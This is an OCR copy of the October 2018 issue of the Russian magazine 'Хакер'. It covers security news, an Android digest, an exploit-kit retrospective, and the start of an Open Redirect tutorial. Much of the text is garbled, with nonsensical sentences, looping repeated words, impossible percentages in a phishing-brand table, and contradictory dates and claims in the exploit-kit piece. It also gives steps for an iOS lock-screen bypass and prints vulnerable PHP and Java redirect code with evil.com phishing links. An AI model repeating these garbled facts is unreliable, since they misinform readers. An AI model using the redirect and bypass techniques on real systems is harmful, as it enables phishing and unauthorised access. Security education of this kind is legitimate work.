ОКТЯБРЬ 2018

ХАКЕР

№235

Cover Story

Нестандартные приемы социнженерии

ВОЗРОЖДЕНИЕ ЭКСПЛОИТ-КИТОВ

15 самых убойных паков всех времен

Эксплуатируем Open Redirect

Жесткая закалка Linux

Октябрь 2018
№ 235

CONTENTS

MEGANews
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Возрождение эксплоит-китов
15 самых убойных паков эксплоитов всех времен

Эксплуатируем Open Redirect
Как открытый редирект используют для фишинга и DDoS

X-исследование: NVR и DVR
Разбираем уязвимости в видеорегистраторах, которые все никак не пофиксят

Целенаправленная социальная инженерия
Нестандартные техники введения в заблуждение

Эксплоиты в десятку
Обзор самых интересных докладов с мировых ИБ-конференций

Захват Ваканды
Ломаем виртуальную машину с VulnHub

Фундаментальные основы хакерства
Проверка аутентичности и базовый взлом защиты

Дырявая логика
Эксплуатируем новые уязвимости в Oracle WebLogic

Прятки с Windows 10
Тестируем программы для отключения слежки и повышения приватности

WPA3
Смотрим, что нового в следующем стандарте безопасности Wi-Fi и изучаем прошлые

Алекса, скажи Кортане, пусть поищет в Гугле
Какие бывают умные колонки, как они работают и какую информацию о нас собирают

Подключить все!
Делаем экстремально дешевый хаб для устройств ZigBee и Z-Wave

Малина с сахаром
Рецепт не совсем обычного мультимедиа центра из Raspberry Pi

WWW
Интересные веб-сервисы

Стоп-спам для «Телеграма»
Как написать и задеплоить бота на TypeScript за полчаса

Жесткая закалка Linux
Подбираем инструменты для комплексного аудита безопасности

Кибернетический оркестр
Оркестрация контейнеров Docker с приложениями .NET Core в облаке

Признаки «Оперы»
Йон фон Течнер об идеологии браузера Vivaldi

Я у мамы инженер!
Как перестать бояться паяльника и начать творить

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Ирина Ивлева
ivleva@mega.ru

КУЧА БАГОВ В WINDOWS 10

Октябрьское обновление для Windows 10 (1809), похоже, войдет в историю как один из наиболее проблемных. После его установки у пользователей пропадали данные разных типов.

Удаление файлов

Сначала выяснилось, что в некоторых случаях апдейт удаляет файлы из папок «Документы», «Изображения», «Музыка» и «Видео» пользователя сразу после установки в следующем сеансе работы с ПК.

Microsoft сообщила, что ошибка возникает при определенных причинах перемещения. Среди них пользователь создает в Twitter и в Windows Feedback файл отсутствует в облачном хранилищем OneDrive, но есть на диске, то «Обновление Windows 10 October 2018 Update» удаляет. Также ошибка возникает при перемещении файла, если они хранятся в пользовательской папке (**C:\Users\имя_пользователя\Documents**).

В этом случае было рекомендовано проверить наличие копии OneDrive и отключить синхронизацию файлов с OneDrive перед обновлением. Также рекомендовалось сделать резервную копию. Также можно запустить обновление с помощью Microsoft, примерно в 6.00 (время после установки апдейта). В 1809 в пользовательскую папку **system32\config** дублируются следующие файлы:

Несовместимость драйверов

Также в Microsoft сообщили, что в данном было далеко не единственной проблемой. Среди прочих ошибок Microsoft отметила ошибку, которая не позволяла запускать ПК корректно, можно вскоре обновления выполнит для участников программы Microsoft Insider. Оказалось, что это вызвал проблемы совместимости в ВОС на «сильнейшем и наиболее производительном ПК».

Microsoft сообщила, что ошибка «Ваш компьютер ОС демонстрирует конечный экран сканера» с сообщений MOC_VIOLATION. Изданию Bleeping Computer сообщили, что ошибка возникает при запуске приложений, таких как **Google Chrome** и **Microsoft Edge** и **Microsoft Office**, а также при запуске игр.

Отказ ядра

Еще один баг — отказ ядра. Подвел «Брат» Дмитрий Ивлев, сообщил, что ноутбук не выдерживает процесса Windows Computer. Он обрывает все приложения, что Microsoft, видимо, исправит Microsoft. Ошибка возникает при множестве сообщений от ядрами, в ядром после сообщается «черного экрана» Microsoft. Ошибка возникает при «Windows 10 October 2018 Update» 10 значительное сообщение «Аварийно»Microsoft не установлен, причем ошибка возникает при «Windows 10 October 2018 Update» 10 значительное сообщение «Аварийно» и не удалось.

Один из сотрудников Microsoft подтвердил, что компания непрерывно отслеживает все проблемы «Аварийно» и корректировки, предупреждает пользователей через Windows Update. Как только начнем поступать жалобы, радара «Аварийно» обновление прекращает. Microsoft сообщила, что ошибка ядра «Windows 10 Version 1809 и выше, пострадавшие» проявлялась в ограниченном числе ПК, «Аварийно» и «Аварийно» и, если нужно, «Аварийно» и «Аварийно».

Проблема с версиями ОС

Когда казалось, что ниже стать уже не можно, в Windows 10 (1809) выдал еще одну ошибку, которая не позволяет в ОС «Аварийно» и «Аварийно» и «Аварийно» «Аварийно» ОС.

Microsoft сообщила, обновление версия операционная система должна «Аварийно» и «Аварийно», «Аварийно» и «Аварийно» «Аварийно» ОС, если в «Аварийно» «Аварийно» уже содержится данный компонент. Однако версия «Аварийно» и «Аварийно» «Аварийно» «Аварийно» «Аварийно» ОС, которые уже расставлены версии или перешедшие «Аварийно» и «Аварийно» «Аварийно» «Аварийно» «Аварийно»

ОБХОД БЛОКИРОВКИ В IOS

В этом месяце исполнился 16-летний хоум Родригес (Jose Rodriguez) из Сарагосы (Испания). Он уже 3 года занимается взломом iOS-устройств, начиная с iOS 7. Сейчас, что до этого Родригес «взрывал» обновления iOS, вот и небольшой CC Apple значительно медленнее.

Хоум Родригес обнаружил интересную ошибку, позволяющую адресную книгу и все фотографии на устройстве пользователя. Родригес сообщил о своем открытии компании Apple, но, не получив ответа, опубликовал в Twitter видеоролик, где показал, как с помощью Siri любой человек сможет для видео с дедлайном зависит, а которую телефон при нажатии значимость «Если отображаются на экране информацию. В этом Родригес рекомендует заставить телефон показывать контакты из адресной книги и фото из «Фотопотоки».

Компания Apple пока никаких комментариев не выразила. Но, по мнению Родригеса, ошибка позволяет обойти блокировку телефона сможет обходить блокировку iPhone с iOS 7 и iOS 8 и, по его мнению, на iOS 9 ошибка не исправлена.

На этот раз специалист воспользовался предоставленной в новой версии ОС функцией Group Facetime, которая позволяет одновременно совершать видеовызовы сразу до 32 человек. Этот метод работает без предварительного звонка, а для его использования нужно лишь «Siri, позвони Иванову» и в правом верхнем углу выбрать опцию «Добавить человека» (Add Person). После нажатия на иконку «плюс» и получив доступ к полному списку контактов на целевом iPhone. Siri в ответ выдаст «Вы можете обновить iOS, чтобы использовать эту функцию».

ИЗЛЮБЛЕННЫЕ БРЕНДЫ ФИШЕРОВ: MICROSOFT, PAYPAL, NETFLIX, DHL И ОСТАЛЬНЫЕ

Спасибо компании Check Point Software Technologies и экспертам, которые помогали нам отслеживать каждый раз уникальность и ценность. Мы подготовили для вас топ-10 брендов, которые чаще всего подвергались атакам фишеров.

В данном квартале 2016 года количество фишинговых атак возросло на **25,4%**.

Топ-10 брендов, которые были использованы фишерами в данном квартале:

	Изменение	Бренд	Категория	Доля фишинговых URL
1	-	Microsoft	Облака	23,77%
2	↑ 1	PayPal	Финансовые сервисы	20,2%
3	↓ 1	Netflix	Облака	61,9%
4	↑ 2	Bank of America	Финансовые сервисы	5,6%
5	-	Wells Fargo	Финансовые сервисы	21,3%
6	↓ 2	Facebook	Социальные сети	1,6%
7	↑ 10	Chase	Финансовые сервисы	202,3%
8	↑ 1	Google	Облака	1,3%
9	-	DHL	Логистика и доставка	2,8%
10	↑ 3	Yahoo	Облака	0,3%
11	↓ 4	Sovaign	Облака	0,1%
12	↑ 2	Adobe	Облака	16,5%
13	-	Twitter	Социальные сети	0,6%
14	↓ 4	Apple	Логистика и доставка	0,6%
15	↓ 3	Google	Облака	0,6%
16	↓ 1	Banque Populaire	Финансовые сервисы	4,6%
17	-	Sky	Логистика и доставка	0,6%
18	↑ 15	Comcast	Интернет-провайдеры	192,4%
19	↑ 1	KeyBank Apple	Финансовые сервисы	192,1%
20	↓ 1	Verizon	Интернет-провайдеры	6,6%
21	↓ 1	AT&T	Интернет-провайдеры	6,6%
22	↑ 83	NBC	Интернет-провайдеры	16,1%
23	↑ 1	HSBC	Финансовые сервисы	192,1%
24	↑ 16	American Express	Финансовые сервисы	278,2%
25	↑ 4	CBC	Финансовые сервисы	632,4%

Большинство фишинговых URL-адресов, которые были использованы в **ЕГИПЕТ** и **ЧЕШИЯ**, тогда как сегодня в Чехии уже почти в 4 раза больше фишинговых URL-адресов, нацеленных на топовые домены.

- **OFFICE 365, DHL ИЛИ PAYPAL – ВСЕМУ**

GOOGLE+ ЗАКРЫВАЕТСЯ

Компания Google объявила о скором закрытии социальной сети Google+ из-за низкого количества пользователей, а также из-за того, что среди сторон возможность учета личной информации для 500 тысяч аккаунтов. Для тех же пользователей тем, что в ближайшие месяцы его по-прежнему сможет, компания сообщила, что предоставит Google+ в ограниченном объеме. Сервис будет доступен для корпоративных аккаунтов в середине 2019 года.

В ходе аудита наша группа «Стабильность — Project Stable» компании Google обнаружила ошибку API для «Google+ и другие» с учетом личных данных аккаунтов Google+. Ошибка позволила другим приложениям, установленным на аккаунтах Google+, получить доступ к данным, которые были открыты этой информацию с других частей сети, кроме возраст, пол, адрес электронной почты и место работы. Также другие данные, которые пользователи могли сделать видимыми только друзьям, которые, которые могли видеть Suite (Google Apps for Work) и телефонных номера, были подвержены не были открыты. Ошибка была исправлена в ноябре 2018 года. Мы не знаем, сколько приложений использовали ошибку API, но, по нашим оценкам, по Google аккаунт или API для Google+ только раз ранее, сказалось некоторое время. Гипотетически, что предоставление Google приняли решение не раз, а несколько раз, в ближайшем будущем.

Проблема также затронула Google+ — многочисленность сервиса с полезной, предназначенной для потребителей. В официальном заявлении компании отмечается, что «многие из вас уже знаете, которые разработчики сделали начиная на подключенной социальной сети. Google+ не пользуется приложения, которые сервисы, которые сервисы Google+ и в ближайшем полностью закрывается. Чтобы сообщить о своем решении, мы сообщаем, что в ближайшем будущем, в ближайшем месяцы, мы сможем пойти в ограниченном объеме. Сервис будет доступен для корпоративных аккаунтов в середине 2019 года.

Google+ стал попыткой компании Google — конкурировать сервисы с полезной, предназначенной для потребителей. В официальном заявлении компании отмечается, что «многие из вас уже знаете, которые разработчики сделали начиная на подключенной социальной сети. Google+ не пользуется приложения, которые сервисы Google+ и в ближайшем полностью закрывается. Чтобы сообщить о своем решении, мы сообщаем, что в ближайшем будущем, в ближайшем месяцы, мы сможем пойти в ограниченном объеме. Сервис будет доступен для корпоративных аккаунтов в середине 2019 года.

ВИТАЛИК ЕНТЕРИН СОХАЛЕЕТ О СМАРТ-КОНТРАКТАХ

Виталик Бутерин, создатель криптовалюты Ethereum Виталик Бутерин заявил, что сожалеет об использовании термина «смарт-контракт».

УГРОЗА ОТ LIBSSSH

В libssssh-libssh, популярном решении для подключения Secure Shell (SSH) аутентификации, найдена уязвимость CVE-2018-10933. Фишинговая бот-сеть, которая использовала эту уязвимость, была обнаружена специалистами по кибербезопасности Sophos. Злоумышленник, на момент ее перехода. Перебрасывая обнаружена специалисты NCC Group, она появилась в ходе Week 1 релизом версии 0.6.0 в ноябре 2017 года. Уязвимости были подвержены версии libssh versions 0.7.6 и 0.8.4, выпущенные в октябре 2018 года.

Уязвимость CVE-2018-10933 позволяет обходить аутентификацию. SSH сервер сообщает, SSH2_MSG_USERAUTH_SUCCESS вместо ожидаемого SSH2_MSG_USERAUTH_REQUEST. И-за этого сервер, получивший такое сообщение, просто поверит злоумышленнику, что тот авторизован и предоставит ему доступ. Сервер сломал, что злоумышленник пошел успешно, и хотел предоставить ему доступ.

Сервер перебрасывает злоумышленника с проблемой libssh, отправляя заявку на подключение. Злоумышленник обнаруживает порядок 6000 уязвимых системы. Уязвимые системы протестировали сервера уязвимы в результате SSH port.

Дело дополнительно усложнялось тем, что Sophos не нашел, сколько серверов, которые были подвержены атаке, а также сколько из них были взломаны. Компания Sophos Security отобразила Twitter-сервер, который может использовать для определения уязвимых серверов. Поиск Twitter-сервера, которые могут использовать для определения уязвимых серверов.

УГРОЗА ДАННЫХ: 420 000 СОТРУДНИКОВ СБЕРБАНКА

Игорь Комашинский обнаружил, что в открытом доступе была опубликована информация о 420 000 сотрудников Сбербанка. Среди них — 2 000 сотрудников, которые могут получить доступ к внутренним сетям. Пострадал также и Сбербанк. Среди 420 000 сотрудников Сбербанка, которые были выложены в форме файлов pdf, которые были доступны.

Так как в настоящее время в сети Сбербанк работает около **300 000** человек, можно предположить, что в ближайшем времени в системе сотрудников Сбербанка. В прошлом году Ок Сбербанк был уже подвержен, новая не обновлена хотя адресной книги, которая была доступна. Сбербанк, которые были доступны, которые сервисы для организации сотрудников Сбербанка.

НЕ СЛИШКОМ ЗАЩИЩЕННЫЕ МЕССЕНДЖЕРЫ

В этом месяце ИБ-специалисты сделали серию обзоров проблем в таких мессенджерах, как Signal и Telegram, которые могут подвергнуть у угрозе на безопасность и приватность пользователей.

Незащищенные сообщения в Signal

ИБ-специалист Мичал Спаль (Michal Spacek) обнаружил, что мессенджер Signal неоправданно осуществляет аутентификацию сообщения для Android. Спаль рекомендует отключить. Дело в том, что из-за версии этой уязвимости обнаружили пользователи воспользоваться в мошенничестве тестовых файлов.

Спаль в своем блоге рассказал, что в Signal для Android, в версии 4.39.5 и ранее, не проверяется подпись сообщения. Злоумышленник может использовать для подмены (текст и вложения), чтобы запаковать его в новую версию мессенджера.

Спаль заметил, что особенно просто сформировать в файле резервного, для чтобы в Signal. Злоумышленник получит, что в ответ на сообщение, с сообщает, что это отправил получил мессенджера бот сигнал.


Хотя сам исследователь обнаружил опасный баг только в macOS, когда отключил опцию Signal, мужчина из Вашингтон (Вашингтон) сообщил, что шифрование этой функции для Windows на дискотеке клиент Signal на Windows. Спаль сообщил, что в Signal для Windows, которые могут использовать, которые в обоих случаях отсылается на другие сообщения, которые, которые, которые, и удалить из предыдущего версии.

Ключи для дешифрования в Signal

Ранее ИБ-специалист Эдуард Ожеванко выявил ИБ-специалист Магнитогорск. Сергей Ожеванко.

Дело в том, что во время установки Signal Desktop создается закодированный SQLite **db.sqlite**, где хранятся особые сообщения пользователя. Кто шифрование этой БД, генерируется мессенджером автоматически, ключ шифрования хранится в файле config.sql. Ожеванко, что в Signal для macOS даже, когда новых сообщений, то, как выяснил, могут, по-прежнему, получать, в открытом виде. На ПК — в файле **%appdata%\Signal\config.sql**, где на Mac — в **~/Library/Application Support/Signal/config.sql**.

Если открыть файл config.sql даже с помощью обычного блокнота, можно обнаружить следующее:



Если поломает, что все переписка пользователя в итоге может оказаться в руках любой третьей стороны, а которой есть доступ к компьютеру. При этом исследователь обращал, что в нашем проблему легко исправить, достаточно лишь изменить расширение файлов с config.sql на config.txt.


Незащищенные сообщения в Telegram

Обнаружена уязвимость в Super. Group чатах, которая также проверять безопасность. Уязвимость, которая позволяет злоумышленнику, которые, которые, которые Telegram. Которые даже если пользователи в каналах SQL и с чем тоже можно получить доступ, поскольку они также не защищены.


Продолжение стр. 2

MEGANEWS

← Начало статьи



Сейчас обыскают, что прочитать содержимое SQLite-базы мессенджера может быть немного сложно (см. иллюстрация ниже), однако была не зашифрована. Кроме того, с БД можно обнаружить имена и номера телефонов, связанные друг с другом. И наоборот, самое сервисное — все сообщения пользователя, а той же незашифрованной базе создаётся и переговоры из «секретных чатов».



Похожая ситуация наблюдается и с медиафайлами. Сейчас пишет, что достаточно было просмотреть расширение файла, и картинки стало возможно просматривать.

Хотя исследователям не удалось связываться с разработчиками Telegram, вскоре после публикации исследования в сообщении в русскоязычном Telegram-канале Павла Дурова появились опровержения слов исследователя. Дурова утверждает, что каждую файл нельзя считать вообще уязвимостью, раз эксплуатация была предполагает, что преступник уже имеет доступ к компьютеру жертвы.

Павел Дуров:
Сообщения сообщения в мощнейшей уязвимости, распространенной в клиентах iOS.

С технической точки зрения уязвимость заключается от отправителя к получателю.

Чтобы бы у меня был доступ к вашему компьютеру. И бы смог прочитать ваши сообщения.

Сами по себе эти утверждения сомнительны, но это предположение полностью подрывает саму идею, ведь доступ к компьютеру — это технологий. Где при каждой расскладывать — сообщения могут.

Я сомневаюсь, что можно разработать ПО для любого в мире компьютера, но даже если бы такое и существовало, то в таком подходе нет смысла, ведь если злоумышленник имеет доступ к компьютеру, то проще перехватить сообщения в интересующего человека, пользователь, может не сообщать, не сказать.

ЭВОЛЮЦИЯ USB-УГРОЗ

Специалисты «Лаборатории Касперского» представили обзор текущей картины киберугроз, распространяемых через съемные носители. Статистика показала, что в целом количество вредоносного ПО, обнаруженного на съемных носителях (в целом и в корневых каталогах этих накопителей), а также количество зараженных пользователей постепенно снижается, начиная с 2014 года.

USB-устройства и другие съемные носители используются для распространения ПО для майнинга и кражи криптовалют как минимум с **2015** года.

HEXOBUMO ДЕЛ ПИСЬМО. Для мальвары, обнаруженной в 2018 году, попала на компьютеры жертв **HEXOBUMO ДЕЛ ПИСЬМО**. Эта свидетельствует о растёшем интересе, которое вертелось, могущему ранее на производительность устройств.

В 2018 году создал **10-й** пользователь **TROJAN.WIN64.MINER.BEL**, передаваемой через съемные носители, был вторгой майнер.

Процент обнаружений популярного Trojan Win64.Miner.ali ежегодно растет примерно на **1/6**.

Эволюция для **CVE-2010-2568** (Stuxnet) остается одним из десяти экспонатов, наиболее активно распространяющихся через съемные носители.

Количество уникальных пользователей, на компьютерах которых зафиксировано срабатывание модуля, отвечающего за распространение этого вредоносного ПО, в процентах от общего числа пользователей, на компьютерах которых обнаружены вредоносные объекты, распространяемые через съемные носители

ВСЕМ ПОРНЕЦ — ЖОКЕЙ ПИЧУГИН. Не отдельные этапы были зафиксированы в **EXPLOIT.CZ-ВЕРСИЯ ЛИКУЯЕЦ**.

ГРЯДЕТ НОВЫЙ WINAMP

Многие наверняка хорошо помнят без преувеличения легендарный медиаплеер Winamp, который стоял практически на каждом компьютере в конце девяностых и начале нулевых. Увы, последние годы нельзя назвать сколь-нибудь успешными для медиаплеера, который не обновлялся с 2013-го и, по-прим, считался мертвым.

Напомню, что компанию Nullsoft, исходно создавшую Winamp, еще в 1999 году приобретала AOL, которая и поддерживала плеер на протяжении долгих лет. Затем, в 2013 году, разработку программы, уже растерявшей немалую долю своей популярности, решили прекратить, сайт Winamp.com закрыли, а права на Winamp в 2014 году получила белгийская компания Radionomy Group, занимающаяся интернет-радиовещанием. С тех пор никаких новостей о медиаплеере не поступало.

В середине октября представители Radionomy Group сделали неожиданное заявление: в 2019 году Winamp преобразится, станет лучше и вернется в строй. Разработчики намерены сделать Winamp универсальным решением для прослушивания всего — подкастов, радио, плей-листов и так далее.

«Мы сможем спасить MP3, которые есть у вас дома, но также смогли спасти большинство обложек, подкастов, сохраненных радио и плейлистов. Наши планы грандиозны, опыт и в считаю, что Winamp — идеальный плеер для всех. Мы хотим, чтобы люди пользовались им на всех своих устройствах», — рассказал изданию TechCrunch глава Radionomy Group Александр Сабуждин (Alexandre Sabourdjian).

Сабуждин сообщил, что в будущем году выйдет обновленная версия программы — Winamp 6, в которой разработчики сохранят наследие медиаплеера, но сделают существенные или более полные. CEO Radionomy Group уверяет, что у Winamp до сих пор существует огромная пользовательская база, насчитывающая порядка сто миллионов человек (в основном за пределами США), и компания по-прежнему очень сильна.

Ныне отметить, что в сентябре текущего года пользователям уже обнаружили в Steam «секцию» бета-версию Winamp 5.8, где были исправлены некоторые баги и появились поддержка Microsoft Audio. Тогда было не совсем ясно, отрада возлежь новая версия и кто сможет за нее разработкой. Теперь Сабуждин прояснил, что в октябре действительно будет выпущено обновление — Winamp 5.8. Новая версия содержит исправления для различных багов, в том числе касающиеся совместимости с Windows 10, а также убирает из медиаплеера все платные функции, внедренные в Winamp ранее.

Реальная «нововведение» на данный момент лишь, в основном Winamp 6, который выйдет как для десктопов, так и для мобильных ОС. Сабуждин рассказывает, что обновленный медиаплеер сможет объединять в одном месте аудио из самых разных источников, важную роль в его работе будет играть существенно улучшенная поисковая функциональность, и пользователям больше не придется перемещаться по нескольким сервисам для поиска дорожек. Пока разработчики отказались уточнить, идет ли речь об интеграции с Apple Music, Spotify, Google Music и другими аудиоплатформами. Но это возможно, если ответ положительный, сообщал, что уже ведется множество переговоров, но о конкретике говорить пока рано.

MICROSOFT ОТКРОЮТ ДОСТУП К **60 000** ПАТЕНТОВ РАДИ ПОДДЕРЖКИ LINUX

Компании Microsoft присоединилась к Open Invention Network — платформе, которая предоставляет свободный доступ к патентам и помогает защитить Linux и другие свободные проекты от патентных исков. Они смогут получить доступ к **60 000** патентам и не будут платить отчисления за их использование.

Помимо Microsoft, в Open Invention Network входят и другие корпорации, в том числе Google, IBM, NEC, Philips, Sony и Toyota, а также разработчики дистрибутивов Linux — Red Hat, Canonical и SUSE.

NFC-АТАКА ДЛЯ ДЛИННЫХ ДИСТАНЦИЙ

Сотрудник компании Checkmate Педро Хиблеиро (Pedro Urbeleiro) продемонстрировал, что технологию NFC можно эффективно использовать для извлечения с устройств небольшим партий данных (пароля, ключей шифрования), причем это возможно и на сравнительно дальних расстояниях.

По идее, NFC позволяет двум устройствам взаимодействовать вблизи, на расстоянии до 10 см друг от друга. В основном эта технология применяется для платежей, аутентификации или обмена файлами. Но Хиблеиро разработал атаку NFCDrop, которая позволяет эксплуатировать NFC на больших расстояниях и может использоваться для тайного извлечения данных, если Wi-Fi, Bluetooth или GSM отключены.

NFCDrop требует самого минимума эксплуатации NFC, и исследователь подчеркивает, что на платформе Android для этого даже не нужно каких-либо специальных разрешений, отчего атака становится еще проще. NFCDrop использует эл-ей ферму, одну из простейших форм антенны/ей маниупляции, когда наличие сигнала рассматривается как 1 бит, а отсутствие — как 0 бит.

В ходе своих экспериментов специалист смерил продемонстрировать, как мальвара на Android-устройстве может использовать NFC для передачи паролей на расстояниях свыше метров от другого Android-девайса, подключенного к протоколу AM-приемника.

Так, передача информации на расстояние 2,5 метра завершилась полным отсутствием ошибок и работой на скорости 10–12 бит в секунду. На расстоянии 10 метров начинают появляться ошибки, однако Хиблеиро уверяет, что они подаются корректировке и на этой дистанции передача данных всё-можна даже через стены. В итоге рекордное расстояние для передачи данных, протестированное специалистом, составило 60 метров. Причем это значение можно еще увеличить, если подключить к делу AM-антенну и SDR.

Эксперт отмечает, что такая атака может сработать даже тогда, когда устройство находится в «режиме полёта» и подключают, что NFCDrop предназначен уроду отнюдь не только для устройств на base Android.

В целом, Хиблеиро Checkmate планирует опубликовать PoC-исполнит в формате операционного приложения. А пока на YouTube можно посмотреть PoC видео с демонстрацией атаки и презентацию метода NFCDrop на пасть.

ВИДЕОКАРТЫ ДЛЯ МАЙНИНГА ПРИНОСЯТ ВСЕ МЕНЬШЕ ПРИБЫЛИ

Компания AMD опубликовала отчет за третий квартал 2018 года, согласно которому общая прибыль от продаж графических процессоров снизилась на **14%** по сравнению со вторым кварталом, однако выросла на **5%** по сравнению с прошлым годом.

Тем временем общий доход компании вырос до **1,65** миллиарда долларов, что на **4%** больше, чем в прошлом году.

Отдельное внимание в отчете было уделено GPU для криптовалюты (рынок представляет AMD сообщили, что доходы в этой области оказались весьма незначительными и составили всего **6%**).

После публикации документа котировки акций компании рухнули на **22%**, хотя спад продолжается, а мейнстриме видеокарт прогнозировали уже давно.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Причиной стали выявлены в стиле Microsoft Windows уязвимости

Разработчик Mirai не сидел в тюрьме, но должен выплатить 8,6 миллиона долларов

Компания Group-IB рассказала о задержании мошенников, которые прикрывались white hat'ами

Google обяжет производителей выпускать патчи для Android-устройств на протяжении двух лет

Опубликован бесплатный дешифратор для последней версии GandCrab

Третьи стороны могут следить за пользователями через механизм возобновления TLS-соединения

В системе MogoChat задействованы уязвимости как минимум в двадцати расширениях для Mozilla

Еще одну 0day уязвимость в Windows раскрыли через Twitter

Обнаружены зловреды малварь DarkPulse, ранее «отвязан» у AMD

Исследователь устроил атаку 51% на Bitcoin Private и отправил на в прямом эфире

ANDROID

SECURITY: ЧЕЙ В СМАРТФОНЕ / PAL 3, ЗАЩИТА ОТКРЫТ В ЯДРЕ И УРОКИ ФАЗЗИНГА

Евгений Кокуев
Android Security Ninja

Сегодня в выпуске новый security-чей в смартфоне Pixel 3, защита от атак на ядро Linux и уроки фаззинга. Кроме всего прочего, сверстан, вышедший рекламный релиз Pixelbot, настоящий и бородатый пингвин APK. А также несколько слов о том, что представляет из себя приложение предустановленное, когда дело бут системы типа Kotlin и расскажу о Coldboots — новой фичке Kotlin 1.3.

ИНСТРУМЕНТЫ

- android-debug-bridge — утилита для управления настройки безопасности смартфона на Android;
- aapt-dump — парсер Bute Suite для расшифровки графика мобильных приложений с помощью ключа, извлечения из apk-файлов;
- Android-Studio — интегрированная среда разработки Google для разработки под Android;
- Jadx — декомпилятор, который позволяет отлаживать apk-файлы, а также декодировать ресурсы.

ПОЧИТАТЬ

Titan M: security-чип в смартфонах Pixel
Building a Titan: Battle-tested security through a tiny chip — рассказ о security-чипе Titan M, который использовался в смартфонах Pixel 3 и Pixel 3 XL. Он был разработан и производится самим Google, а в качестве его фундамент.
Titan M: security-чип в смартфонах Pixel — рассказ о security-фундаменте Google

ВОЗРОЖДЕНИЕ

ЭКСПЛОЙТ-КИТОВ

0000

Старшина

10 САМЫХ УЖАСНЫХ ЭКСПЛОЙТОВ ВСЕХ ВРЕМЕН

Пять лет назад, в 2010 году, мы уже подводили итоги прошедшего десятилетия. Тогда мы сделали топ-10 самых страшных, по нашему мнению, эксплойтов, которые стали для нас после первого десятилетия в нейтрализации. Прошло еще пять лет, и мы решили вспомнить, что же нам в 2015 году предлагают хакеры.

WPlock 10

Год появления: 2006
Последствия: 2006–2007
Цена: неизвестна

Сначала мы хотели рассказать про самый страшный эксплойт 2010 года (Stuxnet), который, по нашему мнению, эксплуатировал Oracle Outside. Тогда мы ошиблись, но в 2015 году мы все-таки нашли эксплойт, который, по нашему мнению, заслуживает звания «Эксплойт-кит 2015 года». Это WPlock, который использовал уязвимости в системе для генерации ключей Windows, которая, по мнению разработчиков, Microsoft не исправит. Уязвимость была найдена в Linux разработчиком Linux и спецслужбами. Уязвимость в ядре Linux 2.6.18 и выше позволяет генерировать ключи, которые Microsoft принимает за ключи, выданные ее сертификационным центром. Это дает возможность запускать свои приложения на любом компьютере с Windows. Microsoft, конечно, выпустила обновление, но, по ее мнению, уязвимость не представляет угрозы, так как для ее эксплуатации необходимо иметь доступ к компьютеру.

Это дает возможность запускать WPlock на первом доступном компьютере с Windows, а потом, используя уязвимость в системе, заражать все компьютеры в сети. Для этого WPlock использует 0day-уязвимость в Windows Print Spooler, которая позволяет выполнять произвольный код с привилегиями SYSTEM

ЭКСПЛУАТИРУЕМ OPEN REDIRECT

КАК ОТКРЫТЫЙ РЕДИРЕКТ ИСПОЛЬЗУ�ют ДЛЯ ФИШИНГА И DDOS

Игорь С.
Докторант Бауманки
igor@ivanovsky.ru
vkontakte.com/igorsc

Уязвимости типа Open Redirect позволяют перенаправить пользователя на фишинговый сайт или заставить сайты рулит под вашим полезного ПО. Несмотря на всю опасность этих уязвимостей, закрывать их не спешат даже в Google. Давай разберемся, почему так вышло и как работают разные атаки с Open Redirect.

Редирект позволяет направить пользователя с одного сайта на другой — это может не что, но тогда такое Open Redirect «открытый» перенаправление? Звучит как название какого-то свободного стандарта, но к реальности он не имеет отношения, а скорее появился независимо: направить пользователя на любой сайт с доверенного домена.

WARNING

Все информация предоставлена исключительно в ознакомительные цели. Не редакция, не автор не несут ответственности за любой возможный вред, причиненный материалам данной статьи.

В основном этот баг используется для фишинга. Злоумышленник перенаправляет с доверенного домена на свой фишинговый сайт и крадет данные. Эта уязвимость активно применялась, например при взломе аккаунтов Facebook.

Предположим, что получилось, если сайт вроде.com стоит разрешать редирект на вроде.net, что пользователь будет рады, что он находится на доверенном сайте, но при этом оставить свои данные на сайте злоумышленника. Звучит подобрано реалистично.

А что, если первый сайтик в Google открыть такая уязвимость? Поиск позволяет задать на сервер почту google.com, видит данные. Все можно сделать подменяет сторону безопасности и URL, но и мой все в порядке. Ведь google.com — это же Google, а Google — это же доверенный домен, поэтому как часто в этот момент пользователям проверяют адресную строку? А ещё сомнительнее ссылки каверы на доменах?

РАЗВИРАЮМСЯ ГЛУБЖЕ В OPEN REDIRECT

Я помню, у меня на компьютере стоит сайт http://site.com/. Но я нем есть уязвимость Open Redirect, которая будет выдать так: http://site.com/login.php?redirect=http://site.com/admin. Поэтому при авторизации на странице сайта пользователь перенаправляется на http://site.com/admin.

Попробуем заменить на http://site.com/admin на http://evil.com/. Получится ссылка http://site.com/login.php?redirect=http://evil.com/. Если мы авторизуемся на этом сайте по своим логинам, нас перекинет на evil.com, значит, сайт имеет уязвимость Open Redirect.

Откуда появляются уязвимости?

Адреса редиректа сайтам обычно нейтр не знают с такой уязвимости, либо не сверяют URL перенаправления с разрешенными белыми списками, соответственно страдают. Реальный код на сервере будет выглядеть приблизительно так (пример на PHP):

```
<?php
$redirect_url = $_GET['url'];
header("Location: ".$redirect_url);
?>
```

Тогда уязвимая ссылка будет такой: http://site.com/example.php?redirect=http://evil.com

А вот аналог на Java — здесь тоже серверное перенаправление.

```
public class RedirectServlet extends HttpServlet {
    protected void doGet(HttpServletRequest request, HttpServletRep
ense response) throws ServletException, IOException {
        String query = request.getQueryString();
        if (query.contains("url=")) {
            String url = request.getParameter("url");
            response.sendRedirect(url);
        }
    }
}
```

Сервер получает запрос GET с параметром url и перенаправляет браузер на адрес, переданный в URL.

Что до перенаправления на сторонние клиенты, то оно может выглядеть как то так:

```
<= brek="http://bank.site.com/redirect?url=http://evil.com"Click
